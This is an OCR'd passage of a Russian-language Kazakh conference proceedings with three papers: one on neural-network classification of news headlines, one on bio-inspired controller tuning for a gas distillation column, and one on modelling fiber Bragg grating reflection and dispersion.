В качестве списка интернет СМИ, по которому осуществлялась выборка, были выбраны 50 сайтов отечественных СМИ, имеющих наиболее высокие показатели посещаемости за месяц среди казахстанских пользователей сети интернет (по рейтингу сервиса интернет–статистики «zero.kz») [2]. Выборка была составлена 30 октября 2018 года. В соответствии с определённым выше критериям, из общей выборки было отобрано 5 казахстанских новостных интернет ресурсов, представленных в таблице 1.

Таблица 1. Список выбранных для исследования источников новостных статей

Название и адрес ресурса (сайта)	Описание
«Zakon.kz» – http://www.zakon.kz/	Популярный казахстанский информационный интернет ресурс, посвящённый новостям законодательства Казахстана. Имеет ежемесячную аудиторию коло 2 млн 700 тысяч человек.
«Tengrinews.kz» – https://tengrinews.kz	Популярный казахстанский информационный интернет ресурс. Имеет ежемесячную аудиторию коло 6 млн 700 тысяч человек.
«informБЮРО» – https://informburo.kz	Мультимедийный информационно–аналитический портал.Имеет ежемесячную аудиторию коло 1 млн 300 тысяч человек.
МИА «Казинформ» – http://www.kazinform.kz/	Государственное информационное агентство, первое в Казахстане получившее статус международного уровня. Имеет ежемесячную аудиторию около 820 тысяч человек.
«Хабар 24» – http://www.24.kz	Интернет ресурс круглосуточного информационного телеканала «Хабар 24». Имеет ежемесячную аудиторию коло 345 тысяч человек.

2) Связывание новостей об одном и том же событии, полученных из разных интернет-источников.

3) Классификация событий по разделам/категориям. Из общего количества возможных категорий для проведения исследования были выделены 28 наиболее легко подлежащие распознаванию и конкретизации.

В данной статье мы уделим внимание вопросу применения искусственного интеллекта для категоризации статей.

Для того чтобы заставить машину выполнять обработку информации также как это делает человеческий мозг или хотя бы похожим образом, необходимо использовать возможности искусственного интеллекта. На сегодняшний день, в качестве инструментов классификации, имитирующих работу человеческого мозга, принято использовать искусственные нейронные сети.

Биологический нейрон — сложная биологическая система, математическая модель которой, в виду её сложности, до сих пор полностью не построена. Введено множество моделей, различающихся вычислительной сложностью и сходством с реальным нейроном. Одна из важнейших моделей искусственного нейрона – формальный нейрон. Несмотря на простоту формального нейрона, сети, построенные из таких нейронов, могут сформировать произвольную многомерную функцию на выходе [3].

Формальные нейроны могут объединяться в сети различным образом. Самым распространенным видом сети стал многослойный перцептрон.

Многослойный перцептрон – это искусственная нейронная сеть, состоящая из произвольного количества слоев искусственных нейронов. Нейроны каждого слоя соединяются с нейронами предыдущего и последующего слоев по принципу "каждый с

каждым". Первый слой нейронной сети называется сенсорным или входным, внутренние слои называются скрытыми или ассоциативными, последний – выходным или результативным. Количество нейронов в слоях может быть произвольным. Обычно во всех скрытых слоях используется одинаковое количество нейронов [4].

Каждый слой многослойного перцептрона рассчитывает нелинейное преобразование от линейной комбинации сигналов генерируемых предыдущим слоем.

Чтобы построить многослойный перцептрон, необходимо выбрать его параметры. Чаще всего выбор значений весов и порогов требует обучения, то есть пошаговых изменений весовых коэффициентов и пороговых уровней.

Особенностью перцептрона Румельхарта является наличие более чем одного обучаемого слоя, как правило – два или три. Необходимость в большом количестве обучаемых слоёв отпадает, так как теоретически единственного скрытого слоя достаточно, чтобы перекодировать входное представление таким образом, чтобы получить линейную разделимость для выходного представления.

В качестве алгоритма для обучения в рамках данного исследования был использован стохастический градиентный спуск, в котором обучающая выборка на каждую итерацию будет составлять один набор пар входных и ожидаемых выходных векторов.

Пусть в качестве функции активации используется экспоненциальная симиида:

$$F\ (NET) = \frac{1}{1 + e^{-2NET}} \tag{1}$$

В качестве штрафной функции (функции ошибки) применена функция, полученная по методу наименьших квадратов, где T_{jl} – ожидаемое значение:

$$E_{w_{jl}} = \frac{1}{2}(T_{jl} - \ OUT_{jl})^2 \tag{2}$$

Для модификации весов будем подправлять веса после каждого обучающего примера и перемещаться в многомерном пространстве весов. Чтобы добраться до минимума ошибки, нам нужно двигаться в сторону, противоположную градиенту, то есть, на основании каждой группы верных ответов, добавлять к каждому весу w_{jl} значение Δw_{jl}.

$$\Delta w_{jl} = -\mu \frac{\partial E}{\partial w_{jl}} \tag{3}$$

где $0 < \mu < 1$ – множитель, задающий скорость движения.

Производная считается следующим образом. Пусть сначала интересующий нас вес входит в нейрон последнего уровня. Сначала отметим, что w_{jl} влияет на выход сети только как часть суммы $NET_{jl} = \sum_i w_{ijl}\, x_{ijl}$, где сумма берется по входам j–го узла. Поэтому $\frac{\partial E}{\partial w_{jl}}$ будет равняться:

$$\frac{\partial E}{\partial w_{jl}} = \frac{\partial E}{\partial NET_j} \frac{\partial NET_j}{\partial w_{jl}} = x_j \frac{\partial E}{\partial NET_j} \tag{4}$$

Так, как NET_j влияет на общую ошибку в рамках выхода j–го узла, а в качестве функции активации используется экспоненциальная симиида, для узлов последнего уровня получим:

$$\Delta w_{jl} = -\mu\, x_i (T_{jl} - OUT_{jl})(1 - OUT_{jl}) OUT_{jl} \quad (5)$$

Ошибка скрытого элемента не связана с целевым выходным значением непосредственно, поэтому весовые значения скрытого элемента следует скорректировать пропорционально его "вкладу" в величину ошибки следующего слоя (т.е. выходного слоя в случае сети с одним скрытым слоем). В сети с одним скрытым слоем при распространении сигналов ошибок в обратном направлении ошибка каждого выходного элемента вносит свой "вклад" в ошибку каждого элемента скрытого слоя. Этот "вклад" для элемента скрытого слоя зависит от величины ошибки выходного элемента и весового коэффициента связи, соединяющей элементы. Другими словами, выходной элемент с большей ошибкой делает больший "вклад" в ошибку того элемента скрытого слоя, который связан с данным выходным элементом большим по величине весом. Для скрытого элемента ошибка вычисляется по формуле:

$$\Delta w_{j(l-1)} = -\mu\, x_i OUT'_{j(l-1)} \sum_i [w_{jl}(T_{jl} - OUT_{jl})(1 - OUT_{jl}) OUT_{jl}] \quad (6)$$

Если представить каждое слово рассматриваемой модератором новостной статьи в виде набора различных признаков, то её отнесение к определённой категории будет являться результатом некой математической функции от этих признаков. А как было указанно выше, искусственная нейронная сеть является универсальным инструментом аппроксимации функций. И, соответственно, её можно использовать для решения приведённой задачи классификации.

Решение вопроса, какими именно признаками обладает слово, является главным для создания нейронной сети, способной распознавать и «понимать» текст или речь какого–либо из языков. Вопрос определения смысла слов, как самого явления, так и распознавания этого смысла в каком–либо смысловом контексте является комплексным, сложным и достаточно интересным для решения.

Для того чтобы определить категорию статьи, используя искусственную нейронную сеть на основе многослойного перцептрона, в ходе данного исследования был разработан метод выделения признаков слов на основе новостных заголовков.

Изначально подготавливаются новостные заголовки с уже определёнными человеком категориями событий. Эти данные, в последующем, послужат в качестве тренировочных данных при обучении перцептрона.

В базе данных создаётся таблица, которая будет выступать в роли словаря для терминов и их признаков. Каждый термин имеет набор из 30 признаков, это 28 признаков отношения к категории и 2 признака уровня значимости события, которое может описывать термин (мировое значение, событие значимое в пределах Республики Казахстан). Поля категорий представляют целые числа. После чего, каждый подготовленный заголовок разбивается на составляющие его слова, а каждое слово сохраняется в подготовленную таблицу. И значение характеристики, представляющей в таблице отношение слова к категории, определённой для разбираемого заголовка, инкрементируется на единицу. Если указанное слово уже имеется в таблице, то просто инкрементируется соответствующая категория.

По окончанию разбора всех подготовленных заголовков, будет получен словарь характеризированных слов. В этом словаре у каждого слова будет иметь максимальное значение поле той характеристики, которая представляет категорию статей, в заголовках которых это слово чаще всего встречается.

Выделенные характеристики и будут являться признаками, по которым нейронная сеть должна будет выполнять классификацию статей по категориям.

Для реализации проекта в рамках исследования были выбраны СУБД Microsoft SQL Server 2016 Developer, в качестве среды разработки использовался пакет программ Visual Studio 2017 Community от компании Microsoft.

Выбор категории статьи осуществляется по заголовку. Число слов в заголовке не должно превышать 25. Так как каждое разбираемое слово заголовка имеет 30 характеристик, то количество входов первого слоя (и, соответственно, длина входного вектора) перцептрона, необходимое для передачи всего заголовка составляет 750 (25 × 30). Данная архитектура искусственной нейронной сети является не совсем эффективной, поскольку на вход перцептрона можно подавать общий вектор из 30 параметров, получаемого из совокупности векторов каждого характеризованного слова [5]. Однако в данной работе использован подход с использованием входного вектора из 750 параметров. Так как общее число категорий статей равняется 30, то соответственно выходной слой должен иметь именно такое количество нейронов.

Экспериментальным путём было выявлено, что наилучшим образом с поставленной задачей справляется перцептрон имеющий два скрытых слоя, первый с 750, а второй (выходной) с 30.

Поскольку определение категорий статей выполняет искусственная нейронная сеть на основе многослойного перцептрона Румельхарта, то процесс разработки представляющего её программного модуля состоит из двух этапов:

- разработка нейронной сети;
- обучение нейронной сети.

Для этих целей в рамках исследования был разработан комплекс программного обеспечения, реализующий подготовку тренировочных (учебных) данных, которые будут использоваться в процессе ее обучения (рис.1), выбор подготовленных тренировочных заголовков из соответствующей базы данных и на их основе создание словаря характеризированных слов (рис.2), математическую модель многослойного перцептрона Румельхарта (рис.3).




Рис.1. Графический интерфейс приложения для создания тренировочных данных




Рис.2. Графический интерфейс приложения для получения характеризированных слов из тренировочных заголовков




Рис.3. Пример работы консольного приложения выполняющего обучение экземпляра многослойного перцептронна

Обработка 1629 заголовков заняла 7,95 с. Из такого количества заголовков было получено 10196 характеризированных слов. Эти данные используется для определения значений составляющих входной вектор нейронной сети.

По окончанию обучения, экземпляр нейросети тестируется на способность к классификации новостных статей. Каждый новый экземпляр обычно демонстрирует несколько отличные от других результаты успешности обучения, поскольку изначально параметры каждой новой сети инициируются случайными значениями.

В приведённом на рисунке 3 примере, точность классификации экземпляра многослойного перцептрона на изученной выборке составила 57%, на 150 вариационных примерах составила 62%.

Работа выполнена в рамках проекта AP05134973 «Исследование и разработка моделей и методики представления и организации знаний с применением онтологического подхода, и инструментальных средств Smart-технологии, при реализации образовательных программ и процессов» института ИВТ КН МОН РК.

Литература

1. Martin Hilbert, Priscila Lopez. The World's Technological Capacity to Store: [Электронный ресурс] // Журнал Since. URL: http://science.sciencemag.org/content/332/6025/60.full. (Дата обращения 10.09.2018).
2. Казахстанский рейтинг. Сервис интернет-статистики [Электронный ресурс] // Zero – сервис интернет статистики. URL: http://zero.kz/?c=&sr=kz&pd=2592000. (Дата посещения 30.10.2018).
3. Зайцев И.В. Нейронные сети: основные модели - Воронежский Государственный университет, 1999. – 320 с.
4. Царегородцев В.Г. *Конструктивный алгоритм синтеза структуры многослойного персептрона* - Вестник КазНУ им. Аль-Фараби, серия "математика, механика, информатика", 2008. №4 (59). (Совм. выпуск). Часть 3. - с.308-315.
5. Царегородцев В.Г. *Определение оптимального размера нейросети обратного распространения через сопоставление средних весов синапсов* // Материалы XIV Международной конференции по нейрокибернетике, Ростов-на-Дону, 2005. Т.2. - С.60-64.

СРАВНИТЕЛЬНЫЙ АНАЛИЗ НАСТРОЙКИ РЕГУЛЯТОРОВ СИСТЕМЫ УПРАВЛЕНИЯ ПРОЦЕССА ПЕРЕГОНКИ ГАЗА ЧЕРЕЗ ДИСТИЛЛЯЦИОННУЮ КОЛОННУ НА ОСНОВЕ SMART-ТЕХНОЛОГИЙ

Ширяева О.И., Самигулин Т.И.
Казахский национальный исследовательский технический университет им.К.Сатпаева, Казахстан, Алматы
oshiryayeva@gmail.com, timur.samigulin@yandex.kz

Аннотация. *Данная статья посвящена сравнительному анализу результатов настройки регуляторов системы управления процесса перегонки газа через дистилляционную колонну на основе SMART-технологий.Получены результатымоделирования изолированных подсистем управления многомерной многосвязной системы управления процесса перегонки газа через дистилляционную колонну с регуляторами, настроенными на основе Smart-технологий: генетического алгоритма (GA); алгоритм оптимизации методом колонии муравьёв (ACO); алгоритма клональной селекции искусственной иммунной системы (AIS).*

Ключевые слова. *Smart-технологии, генетический алгоритм, алгоритм муравьиной колонии, иммунный алгоритм.*

В настоящее время имеют особую актуальность алгоритмы нахождения оптимальных значений на основе биоинспирированныхалгоритмов [1]. Широко используются генетические алгоритмы (GA), алгоритмы колонии муравьев (ACO), алгоритмы роя частиц (PSO), искусственные иммунные системы (AIS) и др. [2-4]. Рассматриваемые алгоритмы имеют следующие отличительные особенности: высокую точность вычислений, быстродействие, возможность работы алгоритмов при отсутствии полноты информации об объекте управления и т.д.Данные алгоритмы имеют особую актуальность для сложных систем управления процессами нефтегазовой отрасли [5]. В данной статье приводится сравнительный анализ результатов настройки параметров регуляторов многомерной многосвязной системы управления процесса перегонки газа через дистилляционную колонну на основе биоинспирированных алгоритмов, которые относятся к Smart-технологиям.

Постановка задачи. Дляизолированных подсистем многомерной многосвязной системы управления процесса перегонки газа через дистилляционную колонну (рисунок

1) необходимо синтезировать регулятор на основе биоинспирированныхалгоритмов с целью наискорейшего достижения желаемых режимов.




Рис. 1 Схема моделирования сложной системы управления процессом перегонки газа через дистилляционную колонну в среде MATLAB

Сравнительный анализ результатов моделирования изолированных подсистем управления многомерной многосвязной системы управления процесса перегонки газа через дистилляционную колонну с регуляторами, настроенными на основе Smart-технологий (рисунок 2):

– генетического алгоритма (GA);
– алгоритм оптимизации методом колонии муравьёв (ACO);
– алгоритма клональной селекции искусственной иммунной системы (AIS).




Рис. 2 Smart-технологии, основанные на биоинспирированных алгоритмах

В ходе сравнения структуры алгоритмов, сделаны следующие выводы (таблица 1).

Таблица 1

Компонент	GA	ACO	AIS
Компоненты	Набор хромосом	Набор членов колонии	Набор атрибутов
Расположение компонентов	Динамическое	Динамическое	Динамическое
Структура	Дискретные компоненты	Дискретные компоненты	Дискретные компоненты
Хранение знаний	Набор хромосом	Набор феромонов	Афинность компонентов
Движущие силы	Эволюционирование	Самоорганизация	Обучение и эволюционирование
Описание движущей силы	Генерация и отбор компонентов	Совокупность компонентов	Генерация и отбор компонентов
Взаимодействие компонентов	Обмен	Обмен	Распознавание
Взаимодействие со средой	Функция приспособленности	Функция распознавания	Функция распознавания

В ходе сравнения результатов применения алгоритмов, сделаны следующие выводы (таблица 2).

Таблица 2

	Компонент	GA	ACO	AIS
Результаты моделирования: 1 – лучший результат; 2 – средний результат; 3- худший результат	Время регулирования	1	2	1
	Перерегулирование	2	1	1
	Колебательность	2	1	1
	Установившаяся ошибка	2	1	3

В соответствии с полученными результатами получены выводы обиспользовании применения именно искусственных иммунных систем для решения задач оптимального управления сложными системами.

Литература

1. Бобиков А.И., ШабиринаА.В. настройка весовых матриц ЗСУР регулятора с помощьюбиоинспирированных алгоритмов оптимизации // Вестник РГРТУ. 2016. № 55.

2. ChinjiangLiu. Optimaldesignofhigh-risebuildingwiringbasedonantcolonyoptimization // ClusterComputing. – Springer, 2018. – P. 1-8.

3. FatemehMinian, HamedSabouhi, JafarHushmand, Ahmad Hallaj, HiwaKhaledi, MojtabaMohammadpour. Gas turbine preventive maintenance optimization using genetic algorithm // International Journal of System Assurance Engineering and Management. – Springer, 2016. – Vol.8. – P. 594-601.

4. ChiranjitChangdar, Rajat Kumar Pal, G. S. Mahapatra. A genetic ant colony optimization based algorithm for solid multiple travelling salesman problem in fuzzy rough environment // Soft Computing. – Springer, 2017. – Vol. 21, Issue 16. – P. 4661-4675.

5. Minh, V.T., Rani, A.A. Modeling and control of distillation column in a petroleum process // Mathematical problems in engineering. – Perak.: Hindawi Publishing Corporation, 2009. - 14 p.

УДК 681.7

МОДЕЛИРОВАНИЕ СПЕКТРАЛЬНОГО КОЭФФИЦИЕНТА ОТРАЖЕНИЯ И ДИСПЕРСИИ БРЭГГОВСКОЙ РЕШЕТКИ

Юсупова Гульбахар Мадреймовна, *университет Туран, доктор PhD, старший преподаватель*, e-mail: gulbahar68@mail.ru
Мирзакулова Шарафат Абдурахимовна, *университет Туран, к.т.н., старший преподаватель*, e-mail: mirzakulova@mail.ru.
Аннабаев Азамат Сапарбаевич, *докторант Люблинского политехнического университета,* e-mail: azamat.annabaev@mail.ru

Аннотация

Статья посвящена анализу спектрального коэффициента отражения и дисперсии брэгговской решетки. Осуществлены сглаживание боковых полос с целью улучшения свойств компенсации брэгговских решеток и изменение распределений интенсивности в дифракционном изображении.

Ключевые слова: *дисперсия, брэгговская решетка, спектральный коэффициент, аподизация.*

Брэгговские решетки в настоящее время широко используются в оптических волокнах и планарных световодах для уплотнения каналов по длине волны в технологии DWDM, оптической фильтрации сигналов и др. Многими учеными ведутся в этом направлении исследований [1, 2, 3].

Для анализа спектрального коэффициента отражения и дисперсии на основе метода моделирования тонких слоев волоконной брэгговской решетки (ВБР) построены их математические модели в программной среде Matlab.

На рис. 1 и 2 представлены результаты моделирования решетки с фиксированным периодом и длиной 2 см без аподизации для узкого диапазона длин волн от 1549 нм до 1556 нм (λ_D = 1550 нм, n_{eff} = 1,45, число секций сетки M = 200, v = 1). При этом графики показывают, что влияние аподизации смоделированной брэгговской решетки составляет 100%, поэтому решетки можно назвать сильными. Компенсации дисперсии произошли в непосредственной близости от длин волн Брэгга.




Рис. 1. ВБР спектр отражения решетки с длиной 2 см




Рис. 2. Дисперсия ВБР Брэгга длина волны вблизи сетки с длиной 2 см

Моделирование при тех же параметрах решетки, но с введением ЛЧМ (линейной частотной модуляции), ($\delta n_{eff} = 2e^{-4}, \phi = 0{,}3e^{-7}$) приводит к появлению спектральной отражательной способности и дисперсии CFBG (Chirped Fiber Bragg Grating). Результаты моделирования представлены на рис. 3 и 4.




Рис. 3. Спектр отражения CFBG длиной 2 см

